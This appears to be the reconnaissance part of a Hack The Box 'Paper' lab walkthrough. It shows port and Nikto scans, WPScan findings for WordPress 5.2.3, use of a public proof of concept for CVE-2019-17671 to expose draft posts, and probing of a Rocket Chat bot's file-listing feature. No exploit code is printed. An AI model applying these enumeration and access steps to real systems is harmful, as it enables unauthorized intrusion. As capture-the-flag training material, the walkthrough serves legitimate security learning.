

1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22

```
22/tcp open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256  58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256  31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
```

Discover port 22 with OpenSSH 8.0.

1.1.2 Port 80 and 443

```
80/tcp open  http      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: HTTP Server Test Page powered by CentOS
|_ http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp open  ssl/http  Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: HTTP Server Test Page powered by CentOS
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
|_   Subject Alternative Name: DNS:localhost.localdomain
|_   Not valid before: 2021-07-03T08:52:34
|_   Not valid after:  2022-07-08T10:32:34
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_ tls-alpn:
|_   http/1.1
```

Discover port 80 and 443 with Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)

1.2 Nikto Scan

1.2.1 Root domain

```
sodanew@kali: ~/Documents/NTB/Machine/Linux/Paper/weaponized$ nikto -host http://paper.htb
- Nikto v2.1.6
-----
+ Target IP:      10.129.106.117
+ Target Hostname: paper.htb
+ Target Port:    80
+ Start Time:     2022-02-07 12:31:16 (GMT8)
-----
+ Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-backend-server' found, with contents: office.paper
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/7.2.24
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8594 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:     2022-02-07 13:12:08 (GMT8) (2452 seconds)
+ 1 host(s) tested
```


Discover a new hostname and other directory. Add new hostname to /etc/hosts file.

1.2.2 Office.paper domain

```
+ Target IP: 10.129.106.117
+ Target Hostname: office.paper
+ Target Port: 80
+ Start Time: 2022-02-07 18:34:06 (GMT8)
-----
+ Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
+ Retrieved x-powered-by header: PHP/7.2.24
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-backend-server' found, with contents: office.paper
+ Uncommon header 'link' found, with contents: <http://office.paper/index.php/wp-json/>; rel="https://api.w.org/"
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login.php: Wordpress login found
+ 8596 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2022-02-07 19:12:49 (GMT8) (2323 seconds)
-----
```

Discover WordPress related application and directory.

1.3 Website enumeration on paper.htb



HTTP SERVER TEST PAGE

This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by [CentOS](#).

If you are a member of the general public:

The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting [www.example.com](#), you should send e-mail to "webmaster@example.com".

If you are the website administrator:


You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using the Apache HTTP Server: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

For systems using NGINX: You should now put your content in a location of your choice and edit the `root` configuration directive in the **nginx** configuration file `/etc/nginx/nginx.conf`.

Discover centos default webserver page. Nothing much information can get from here.

1.4 Website enumeration on office.paper




Discover newspaper or article site on the main page. Also get to know prisonmike user.

1.4.1 Important Post


This section will not involve other non-related post. Search with 'space on search box.

1.4.1.1 Feeling Alone Post



Discover that there is draft post on the site.

1.4.1.2 Warning Michael



Discover that there is draft post on the site and warning by Nick to Michael.

1.5 WordPress Scan

1.5.1 Version and Vulnerability

```
[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-05).
| Found By: Rss Generator (Passive Detection)
| - http://office.paper/index.php/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
| - http://office.paper/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
|
| [!] 31 vulnerabilities identified:
|
| [!] Title: WordPress <= 5.2.3 - Stored XSS in Customizer
| Fixed in: 5.2.4
| References:
| - https://wpscan.com/vulnerability/d39a7b84-28b9-4916-a2fc-6192ceb6fa56
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17674
| - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
| - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
|
| [!] Title: WordPress <= 5.2.3 - Unauthenticated View Private/Draft Posts
| Fixed in: 5.2.4
| References:
| - https://wpscan.com/vulnerability/3413b879-785f-4c9f-aa8a-5a4a1d5e0ba2
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17671
| - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
| - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-release-breakdown.html
| - https://github.com/WordPress/WordPress/commit/f82ed753cf00329a5e41f2cb6dc521085136f308
| - https://0day.work/proof-of-concept-for-wordpress-5-2-3-viewing-unauthenticated-posts/
```

Discover WordPress version 5.2.3 and Vulnerability related to draft posts.

1.5.2 Multiple users

```
[i] User(s) Identified:


[+] prisonmike
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] nick
| Found By: Wp Json Api (Aggressive Detection)
| - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] creedthoughts
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Discover prisonmike, nick and creedthought users.


1.6 WordPress Exploit (CVE-2019-17671)



Google about the WordPress version and leak draft post vulnerability. Discover a POC [exploit](#) from ExploitDB. Execute the payload as stated in the exploit. All the post being displayed. Also noticed a specific URL link related to registration. Add this new domain to /etc/hosts file and access to the page.


1.7 Rocket Chat

1.7.1 Registration Page




Access to the register page and create a new account. I created (sodanew:sodanew).

1.7.2 Home page



After logged in with the new created credentials. Page redirected to home panel page and some information related to [Rocket Chat](#) Application.

1.7.3 General Discussion or Group



A screenshot of a chat conversation in a group named 'general'. The chat shows several messages from users Receptionitis15, JIM9334, and DwightKSchrute. A red box highlights a message from Receptionitis15: "Just call the bot by his name and say help. His name is recyclops. For eg: sending 'recyclops help' will spawn the bot and he'll tell you what you can and cannot ask him. Now stop wasting my time PAM! I've got work to do!".

Receptionitis15 6:27 PM
JIM9334 That's unsurprising, considering what DwightKSchrute had done before. How can we interact with his bot?

DwightKSchrute 6:30 PM
Receptionitis15 Just call the bot by his name and say help. His name is recyclops.
For eg: sending "recyclops help" will spawn the bot and he'll tell you what you can and cannot ask him.
Now stop wasting my time PAM! I've got work to do!

JIM9334 6:30 PM
DwightKSchrute That's 20 seconds.

DwightKSchrute 6:31 PM
Bye fellow workers. 😞

Played around on the site and discover a group with name of 'general' as shown above. The message told us that there is a bot name of 'recyclops'. The bot provided a lot of features and we can spawn this bot by calling 'recyclops help'.

1.8 Bot enumeration

1.8.1 Features



A screenshot of the 'recyclops' bot help message. The message lists several features: Small Talk, Joke, Files, List, and Time. A red box highlights the 'Files' section: "3. Files: eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'". Another red box highlights the 'List' section: "4. List: You can ask me to list the files".

How to use me ? :

1. Small Talk:
You can ask me how dwight's weekend was, or did he watched the game last night etc.
eg: 'recyclops how was your weekend?' or 'recyclops did you watched the game last night?' or 'recyclops what kind of bear is the best?'

2. Joke:
You can ask me Why the salesman crossed the road.
eg: 'recyclops why did the salesman crossed the road?'

<=====The following two features are for those boneheads, who still don't know how to use scp. I'm Looking at you Kevin.=====>

For security reasons, the access is limited to the Sales folder.

3. Files:
eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'


4. List:
You can ask me to list the files

5. Time:
You can ask me to what the time is

As the bot feature allow us to have list file and read content functionality.


1.8.2 Listing functionality

1.8.2.1 List valid directory



Follow the guide based on the help menu from the bot. Try with 'recyclops list sale'. Also discover portfolio.txt. Noticed the output format is like Linux 'ls' command. Maybe we can use it to directory listing of others directory.


1.8.2.2 List invalid directory



Try to list invalid directory. The bot or server return the directory can't be access error.


1.8.3 Read functionality

1.8.3.1 Read invalid content



Try to read the file as we already discover on previous listing feature. But the bot returned us that the 'File or directory is NOT existed'. Noticed the 'cat' command and '/home/dwight' directory.'

1.8.3.2 Read valid content



Test to read the portfolio.txt file as the listing feature. We can see all the content inside portfolio.txt file.

